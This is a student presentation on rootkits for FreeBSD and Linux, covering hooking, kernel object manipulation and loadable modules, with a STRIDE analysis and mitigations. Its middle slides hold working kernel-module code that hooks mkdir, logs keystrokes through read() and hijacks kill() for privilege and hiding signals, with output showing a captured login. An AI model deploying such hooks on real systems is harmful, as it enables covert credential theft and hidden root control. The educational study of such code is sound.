

Rootkits



FreeBSD

Welcome to FreeBSD

1. Boot Multi user [Enter]
2. Boot Single user
3. Escape to loader prompt
4. Reboot
5. Cons: Video

Options:

6. Kernel: default/kernel (1 of 1)
7. Boot Options

Autoboot in 9 seconds. [Space] to pause



Anurag Busha-119193235
Neharidha Murali - 118552804
Samridha Murali - 118551449

What is a rootkit?

A rootkit is a set of code that allows someone to control some aspects of an operating system without revealing its presence. Fundamentally, that's what makes a rootkit-evasion of end user knowledge.

Put in simple words, a rootkit is a “kit” that allows users to maintain “root” access.

How do rootkits work?

- Rootkits gain control of a system by infecting the operating system, enabling them to operate undetected and manipulate the system's behavior.
- Kernel space vs. user space: Rootkits operate in the kernel space of the operating system, which is the most privileged level of operation. This allows them to bypass security measures and evade detection by security software that operates in user space.
- Rootkits use a variety of techniques to conceal their presence and activities on a compromised system, including hooking, direct kernel object manipulation, memory patching.


Hooking

- Hooking is the process of intercepting and modifying system calls or other low-level functions in the operating system.
- Rootkits use hooking to intercept and modify system calls that could reveal their presence, such as calls to the file system or network stack.

Normal Execution



Hooked Execution



Normal execution vs Hooked execution

Direct Kernel Object Manipulation

- Direct kernel object manipulation is the process of modifying kernel data structures directly, without using system calls or other high-level interfaces.
- Rootkits use direct kernel object manipulation to modify data structures that could reveal their presence or activities on a compromised system, such as the process list or the system call table.

Kernel Memory Patching

- Patching is the process of modifying system code or data structures to change their behavior.
- Rootkits use patching to modify kernel code or data structures to conceal their presence or activities on a compromised system.

KLD framework

- One of the major ways rootkits are created for the FreeBSD operating system is through the use of the KLD (Kernel Loadable Modules) framework.
- This framework allows developers to write kernel code that can be loaded and unloaded dynamically, without requiring a reboot of the system.
- This makes it an ideal tool for creating rootkits, as it allows the rootkit to modify the kernel without leaving any traces on the disk.

KLD and kernel hacking

- KLD provides a powerful mechanism for loading and unloading kernel modules at runtime, which can be exploited by attackers to load malicious code into the kernel and hide it from detection.
- The KLD framework can be used for kernel hacking by intercepting system calls and modifying their behavior.
- This can be done by creating a KLD that contains a custom implementation of a system call, or by hooking into an existing system call and modifying its behavior


```
GNU nano 7.2 /usr/local/bin/nano hello.c
#include <sys/param.h>
#include <sys/module.h>
#include <sys/kernel.h>
#include <sys/system.h>
/* The function called at load/unload. */
static int
load(struct module *module, int cmd, void *arg)
{
    int error = 0;
    switch (cmd) {
        case MOD_LOAD:
            uprintf("Hello, world!\n");
            break;
        case MOD_UNLOAD:
            uprintf("Good-bye, cruel world!\n");
            break;
        default:
            error = EOPNOTSUPP;
            break;
    }
    return(error);
}
/* The second argument of DECLARE_MODULE. */
static moduledata_t hello_mod = {
    "hello", /* module name */
    load, /* event handler */
    NULL /* extra data */
};
DECLARE_MODULE(hello, hello_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);
```

Here is a simple module to print out “Hello, world!” when it is loaded and “Good-bye, cruel world!” when it is unloaded.

Now that our kernel module is ready, we need to compile it and link it.

```
root@:/usr/home/dragonWarrior/freeBSD_RootKitRecon/helloworld # kldload ./hello.ko
Hello, world!
root@:/usr/home/dragonWarrior/freeBSD_RootKitRecon/helloworld # kldunload ./hello.ko
Good-bye, cruel world!
root@:/usr/home/dragonWarrior/freeBSD_RootKitRecon/helloworld # █
```

As we can see from the above output, we can see our print statements while loading and unloading the modules.

Hooking a system call in FreeBSD

- In the previous slides we have seen a simple program that prints some statements while loading and unloading a module.
- Now let's get into some real kernel exploits.
- For this exploit, we are going to build our own *custom mkdir module* and use it as a hook for the actual mkdir system call.
- In this example we just print out some statements showing that the mkdir sys_call is modified.

System_call Module in FreeBSD

- System call module contains 3 items
 - System call Function
 - Sysent structure
 - Offset value
- The system call function implements the system call
- *Sysent* structures are placed in system call table.
- Whenever a system call is installed, it's *sysent* structure is placed within `sysent[]`
- Offset value is a unique integer that is assigned to each system call.

Let's dive into the code!

```
1 #include <sys/types.h>
2 #include <sys/param.h>
3 #include <sys/proc.h>
4 #include <sys/module.h>
5 #include <sys/sysent.h>
6 #include <sys/kernel.h>
7 #include <sys/system.h>
8 #include <sys/syscall.h>
9 #include <sys/sysproto.h>
```

```
10
11 /* mkdir system call hook */
```

```
12 static int mkdir_hook( struct thread *td, void *syscall_args)
```

```
13 {
```

```
14     struct mkdir_args /* {
```

```
15         char *path;
```

```
16         int mode;
```

```
17     } */ *uap;
```

```
18     uap = (struct mkdir_args *) syscall_args;
```

```
19
20     char path[255];
```

```
21     size_t done;
```

```
22     int error;
```

```
23
24     error = copyinstr(uap->path, path, 255, &done);
```

```
25     if (error != 0)
```

```
26         return(error);
```


```
27     /* print a debug message */
```

```
28     printf("The directory \"%s\" will be created with the following permissions: %o\n", path, uap->mode);
```

```
29
30     return( sys_mkdir(td, syscall_args) );
```

```
31
32 }
```

Our custom syscall
for mkdir



Call to real mkdir



```

34  /* The function called a load/unload */
35  static int load( struct module *module, int cmd, void *arg)
36  {
37      int error = 0;
38
39      switch(cmd)
40      {
41          case MOD_LOAD:
42              /* replace mkdir with mkdir_hook */
43              /* SYS_mkdir is predefined to be the syscall number assigned to mkdir */
44              /* sysent[] is an array of structs containing all the information */
45              /* we set the sy_call_t struct to our mkdir_hook */
46              sysent[SYS_mkdir].sy_call = (sy_call_t *) mkdir_hook;
47              break;
48
49          case MOD_UNLOAD:
50              /* change everything back to normal */
51              sysent[SYS_mkdir].sy_call = (sy_call_t *) sys_mkdir;
52              break;
53
54          default:
55              error = EOPNOTSUPP;
56              break;
57      }
58
59      return(error);
60  }
61
62  static moduledata_t mkdir_hook_mod = {
63      "mkdir_hook",      /* module name */
64      load,              /* event handler */
65      NULL               /* extra data */
66  };
67
68  DECLARE_MODULE( mkdir_hook, mkdir_hook_mod, SI_SUB_DRIVERS, SI_ORDER_MIDDLE);

```

The address of SYS_mkdir is being replaced with the address of out mkdir_hook function

Changing things back to the way they were.

Let's compile and load

```
root@msam13:/home/msam13/hook # kldstat
Id Refs Address          Size Name
 1    10 0xffffffff80200000 22a45b0 kernel
 2     1 0xffffffff8271a000   25c8 intpm.ko
 3     1 0xffffffff8271d000    b40 smbus.ko
 4     1 0xffffffff8271e000   61c0 vmci.ko
 5     1 0xffffffff82725000    191 mkdir_hook.ko
root@msam13:/home/msam13/hook # █
```


What happens when we run mkdir now?

```
root@msam13:/home/msam13/hook # mkdir hello
The directory "hello" will be created with the following permissions: 777
root@msam13:/home/msam13/hook # █
```

Let's go over another example

This time let's do something more cool. Let's capture the keystrokes of a User.

```
#include <sys/types.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/system.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

static int read_hook( struct thread *td, void *syscall_args)
{
    struct read_args /* {
        int    fd;
        void   *buf;
        size_t nbyte;
    } */ *uap;
    uap = (struct read_args *) syscall_args;

    int error;
    char buf[1];
    size_t done;

    error = sys_read(td, syscall_args);

    /* Check if the returned data is 1 byte long (a keystroke) and from stdin (fd 0) */
    if (error || (!uap->nbyte) || (uap->nbyte > 1) || (uap->fd != 0))
        return(error);

    /* Copy into the kernel space buf buffer and print */
    copyinstr(uap->buf, buf, 1, &done);
    printf("%c\n", buf[0]);

    return(error);
}
```

lo0: link state changed to UP

The directory "hello" will be created with the following permissions: 777

r
o
o
t

M
S
a
M
1
3
,

M
S
a
M
1
3

root@msam13:~ #

```
root@nsan13:~/home/nsan13/keystroke_logging # exit
logout
```

```
FreeBSD/amd64 (nsan13) (ttyv0)
```

```
login: █
```

Hooking system call in Ubuntu

Kill system call

Hooking syscall



```
static int hook(void)
{
    __sys_call_table[__NR_kill] = (unsigned long)&hack_kill;
    return 0;
}
```

```
enum signals {
    SIGSUPER = 64,
    SIGINVIS = 63,
};

#ifdef PTREGS_SYSCALL_STUB
static asmlinkage long hack_kill(const struct pt_regs *regs)
{
    int sig = regs->si;

    if (sig == SIGSUPER) {
        printk(KERN_INFO "signal: %d == SIGSUPER: %d | became root ", sig, SIGSUPER);
        return 0;
    } else if (sig == SIGINVIS) {
        printk(KERN_INFO "signal:%d == SIGINVIS: %d | hide itself/malware/etc", sig, SIGINVIS);
        return 0;
    }
    return orig_kill(regs);
}
#endif
```

Let's dive into the code!

```
static int __init mod_init(void)
{
    int err = 1;
    printk(KERN_INFO "rootkit: init\n");
    __sys_call_table = get_syscall_table();

    if (!__sys_call_table) {
        printk(KERN_INFO "error: __sys_call_table == null\n");
        return err;
    }

    unprotect_memory();
    if (store() == err) {
        printk(KERN_INFO "error:store error\n");
        protect_memory();
        return err;
    }
    if (hook() == err) {
        printk(KERN_INFO "error:hook error\n");
        protect_memory();
        return err;
    }
    protect_memory();
    return 0;
}

static void __exit mod_exit(void)
{
    int err = 1;
    printk(KERN_INFO "rootkit:exit\n");

    unprotect_memory();
    if (cleanup() == err) {
        printk(KERN_INFO "error: cleanup error\n");
    }
    protect_memory();
}

module_init(mod_init);
module_exit(mod_exit);
```


Hooking syscall

```
neha@ubuntu:/hello$ kill -64 1
neha@ubuntu:/hello$ dmesg
[16957.043850] rootkit: init
[16957.048534] unprotected memory
[16957.048536] org_kill table entry successfully stored
[16957.048538] protected memory
[16964.600843] signal: 64 == SIGSUPER: 64 | became root
```

```
neha@ubuntu:/hello$ kill -63 1
neha@ubuntu:/hello$ dmesg
[16957.043850] rootkit: init
[16957.048534] unprotected memory
[16957.048536] org_kill table entry successfully stored
[16957.048538] protected memory
[16964.600843] signal: 64 == SIGSUPER: 64 | became root
[16976.737999] signal: 64 == SIGSUPER: 64 | became root
[17256.092349] signal:63 == SIGINVIS: 63 | hide itself/malware/etc
```

STRIDE analysis

Spoofing	The rootkit could spoof legitimate system components and processes, such as the kernel, system calls, or system utilities, in order to evade detection and gain access to the system.
Tampering	The rootkit could tamper with system components and processes to modify their behavior or functionality. For example, it could modify the behavior of system calls or replace legitimate system utilities with malicious ones.
Repudiation	The rootkit could potentially allow an attacker to perform actions on a system without leaving any evidence of their presence. This could include modifying system logs or hiding network traffic.
Information Disclosure	The rootkit could steal sensitive information from the system, such as passwords, private keys, or user data. It could also intercept network traffic and capture sensitive data in transit.
Denial of Service:	The rootkit could potentially be used to launch denial-of-service (DoS) attacks against the system or other systems on the network. This could be achieved by consuming system resources, interrupting network traffic, or disrupting system processes.
Elevation of Privilege:	The rootkit could allow an attacker to gain elevated privileges on the system, such as root access. This could enable the attacker to perform any action on the system, including installing further malware, stealing data, or launching further attacks.

Mitigation

- Operating system hardening
- Code and Memory integrity check
- Using anti-rootkit software - rkhunter, chkrootkit
- Implementing system call filtering - SELinux
- Code signing
- Deploy intrusion detection and prevention systems


Conclusion

Rootkits are dangerous as they can hide their presence and causes great risk to OS.

By implementing multi-layered security approach impact of rootkit can be reduced.



—
Most of our work
was based on this
book.



Kong Joseph. Designing BSD
for rootkits, 2007

References:

- Kong Joseph. Designing BSD for rootkits, 2007.
- “Linux LKM Rootkit Tutorial | Linux Kernel Module Rootkit | Part 1.” YouTube, YouTube, 12 Mar. 2021,
<https://www.youtube.com/watch?v=hsK450he7nI&list=PLrdeBRwgLoTrjHLoiHqRJD8Pz9t9FECHy&index=2>. Accessed 7 May 2023.

Thank you!!

Questions?
Comments?